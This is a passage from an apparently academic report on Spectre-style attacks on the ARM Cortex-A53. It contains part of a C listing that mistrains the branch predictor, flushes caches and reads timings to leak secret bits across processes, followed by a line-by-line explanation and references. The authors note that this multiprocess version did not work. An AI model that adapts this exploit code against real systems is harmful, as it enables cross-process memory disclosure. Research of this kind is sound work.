    shared memory
182             write(A2Vpipe_ptr[1],&placeholder,1);
183             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
184             k++;
185             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
186             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
187             write(A2Vpipe_ptr[1],&placeholder,1);
188             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
189             k++;
190             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
191             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
192             write(A2Vpipe_ptr[1],&placeholder,1);
193             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
```

```
194             k++;
195             memcpy(&ptr[ARRAY2_SIZE],&k,sizeof(int)); // to copy the value of k in the shared
    memory
196             memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
197             write(A2Vpipe_ptr[1],&placeholder,1);
198             read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?
199
200
201           memcpy(&ptr[ARRAY2_SIZE],&x,sizeof(int)); // to copy the value of k in the shared
    memory
202           memcpy(&ptr[ARRAY2_SIZE+4],&m,sizeof(long int)); //to copy the value of m in the
    shared memory
203
204           // Flush the shared memory
205           for(k=0;k<ARRAY2_SIZE+SPACE_FOR_PARAMS;k++) // Flushing array2
206             Flush(&ptr[k]);
207
208           //Flush everything else
209           for(k=0;k<ARRAY_SIZE;k++)
210             Flush(&array1[k]); // we still flush it for safety, probably there is no need
    because it contains dummy data for the father that are never accessed
211
212           for(k=0;k<OOB_READ;k++)
213             for(l=0;l<N_OF_BITS;l++){
214               Flush(&timings[k][l][0]);
215               Flush(&timings[k][l][1]);
216             }
217
218           // array1_size must be known by the father because it needs to issue requests for
    the mistraining
219           Flush(&array1_size);
220           //callFakeBranches();  // Mistraining branch predictor (setting BHR to 0000000000)
221
222 //          asm volatile( "nop        \t\n");
223           asm volatile( "nop        \t\n");
224           asm volatile( "cmn sp,#0      \t\n"
225                   "beq 8        \t\n"
226                   "nop        \t\n"
227                               );
228
229           asm volatile( "cmn sp,#0      \t\n"
230                   "beq 8        \t\n"
231                   "nop        \t\n"
232                               );
233
234           asm volatile( "cmn sp,#0      \t\n"
```

```
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                              );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
```

```
                                );

          asm volatile( "cmn sp,#0      \t\n"
                  "beq 8        \t\n"
                  "nop        \t\n"
                                );



        // Call using malicious x
          write(A2Vpipe_ptr[1],&placeholder,1);
          read(V2Apipe_ptr[0],&buf,1); //NULL or character placeholder?

        // Side channel exploitation
          for(k=0;k<2;k++){
            // Non-cached read
            addr = &ptr[k*LINE_DISTANCE];
            start=rdtsc32();
            junk &= *addr;
            end=rdtsc32();
            timings[i][m][k]+=end-start;
          }
        }
      // Avg timing for each cache line read (trying to detect a threshold between cached and not cached)
        fprintf(fout,"BIT %d: ",m);
        for(k=0;k<2;k++){
          timings[i][m][k]/=SAME_BIT_CYCLES;
          if(timings[i][m][0]>LATENCY_THRESHOLD){   // If bit=0 the value is already set since byte_read is initialized to 0
            bit_read = 0x1 << m;
            byte_read |= bit_read;
          }
          fprintf(fout,"%u ",timings[i][m][k]);
        }
        fprintf(fout,"\n");
      }
      printf("%c",byte_read);
    }
  }
  printf("\n");
  fclose(fout);
  close(A2Vpipe_ptr[1]);
  munmap(ptr,ARRAY2_SIZE+SPACE_FOR_PARAMS);
  return 0;
}
```

```
327
328 #pragma GCC pop_options
```

Listing 10: Multiprocess code.

Let's explain the code step by step:

- **Lines 37-38**: to declare the pipes that will be used to implement synchronization. The first 2 descriptors are the read and write descriptors for the pipe used by the attacker to unlock the victim, while the last ones are related to the pipe written by the victim to release control to the attacker.

- **Lines from 63 to 65**: to create the mask that corresponds to CPU0, which will be used to create the binding to the first CPU for the attacker and the victim. This is necessary because we saw that the attack on a multiprocess is very difficult due to the particular organization for the L2 cache that is present in the A53. This means that we have to make sure both processes execute on the same CPU, thing that is guaranteed by the following line.

- **Lines 67**: to perform the actual binding of the processes to CPU0. This is done by the call to `sched_setaffinity()`, which relies on a system call to update the behavior of the scheduler for what concerns scheduling of the current process. The settings applied is inherited by the children, so after the fork both father and son will be mapped to CPU0.

- **Line 83**: the mmap used to initialize the memory area that will be accessible from both processes and which will host `array2`. The mmap itself allows us to add to the page table for the current process (and the children) a new memory area that starts at the virtual address returned by the call. This is the only way in which we managed to share a memory area between processes. We also tried to make `array2` a global array and share it exploiting the copy-on-write policy, but it didn't work (probably the array2 of the father and the child are still recognized as different). The layout of the memory area is explained in the comments, but to sum it up we have: the first part reserved for `array2`, the second one for the x parameter and the last one for junk (second parameter).

- **Line 103**: the fork point. From now on we identify the victim as the child and the attacker as the father. The decision to use this kind of structure is due to the fact that

the implementation of shared memory with different processes is more difficult and it adds nothing to the philosophy of the attack.

- **Lines 109-110**: to change the values of `array1`, so that the new ones are invisible to the attacker. This is done to implement a mechanism that faithfully imitates the separation of data between different processes, which was not actually present in the previous attack (even if we pretended that the attacker was not able to read `array1]`).

- **Lines from 112 to 117**: the while loop used to implement the synchronization. In the while condition we check if the attacker wrote something on the pipe: if this is the case than we enter the loop, otherwise we remain stuck in the blocking call (because the call to read with an empty pipe is blocking). When the father deallocates the pipe the read returns -1, so the while is interrupted an the victim executes the `victimCode` function. The parameters to this function are the ones passed by the attacker by using the shared memory. After the call there is a write to notify the attacker that the execution terminated, then the victim is blocked again in the read.

- **Lines from 135 to 198**: the mistraining calls. As we said before, the calls are implemented by using the synchronization mechanism offered by the pipes. The first thing to do is to copy the parameters in the shared memory area by using `memcpy`, then we unlock the victim with the write and we block in the read.

- **Lines from 201 to 202**: the copy of parameters before the malicious call. We can't do it directly before the call because we would cache the contents of the shared memory area, thus invalidating the cache attack. To avoid this problem we have to put these `memcpy` calls before the flush of the shared area from the cache.

- **Lines from 205 to 217**: to flush from the cache everything that could influence the timing readings.

- **Lines from 223 to 287**: to realign the contents of the BHR associated to the branch in the victimCode so that they correspond to a string of zeroes, exactly as we did in the single process version. This method should work even now, because the branch prediction is done by manipulating virtual addresses (this is the whole premise of the version of the

attack based on gadgets). There is the possibility that this premise is not valid, which would explain the fact that we didn't manage to achieve a working speculation mechanism in this multiprocess version.

- **Lines from 293 to 294**: the malicious call (implemented as the other calls).

References

[1] "Meltdown and Spectre." https://meltdownattack.com/. Accessed: January 16, 2023.

[2] P. Kocher, J. Horn, A. Fogh, , D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," in *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[3] "Embedded System Security and its Risks Explained!." https://www.bisinfotech.com/embedded-system-security-and-its-risks-explained/. Accessed: January 16, 2023.

[4] "Project Zero." https://en.wikipedia.org/wiki/Project_Zero. Accessed: February 10, 2023.

[5] "What is Meltdown/Spectre?." https://www.cloudflare.com/learning/security/threats/meltdown-spectre/. Accessed: January 16, 2023.

[6] "Return-oriented programming." https://en.wikipedia.org/wiki/Return-oriented_programming. Accessed: February 14, 2023.

[7] "Speculative Leakage in ARM Cortex A-53." https://arxiv.org/pdf/2007.06865.pdf.

[8] "Evaluation of Cache Attacks on Arm Processors and Secure Caches." https://arxiv.org/abs/2106.14054.

[9] "ARM Cortex-A53 MPCore Processor." https://documentation-service.arm.com/static/5e9075f9c8052b1608761519?token=.

[10] https://www.raspberrypi.com/documentation/computers/config_txt.html.

[11] https://developer.arm.com/documentation/ddi0500/e/level-2-memory-system/snoop-control-unit.

[12] "FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack." https://eprint.iacr.org/2013/448.pdf.

[13] https://developer.arm.com/documentation/ddi0601/2022-03/AArch64-Instructions/DC-CIVAC--Data-or-unified-Cache-line-Clean-and-Invalidate-by-V

[14] https://developer.arm.com/documentation/den0024/a/Caches/Point-of-coherency-and-unification.

[15] https://developer.arm.com/documentation/dui0473/m/arm-and-thumb-instructions/dsb.

[16] https://developer.arm.com/documentation/den0024/a/Memory-Ordering/Barriers/ISB-in-more-detail.

[17] https://github.com/zhiyisun/enable_arm_pmu.

[18] "Flush+Flush: A Fast and Stealthy Cache Attack." https://arxiv.org/abs/1511.04594.

[19] https://developer.arm.com/documentation/ddi0500/j/System-Control/AArch64-register-descriptions/CPU-Auxiliary-Control-Register--EL1.

[20] "Microarchitectural Leakage Templates and Their Application to Cache-Based Side Channels." https://arxiv.org/abs/2211.13958.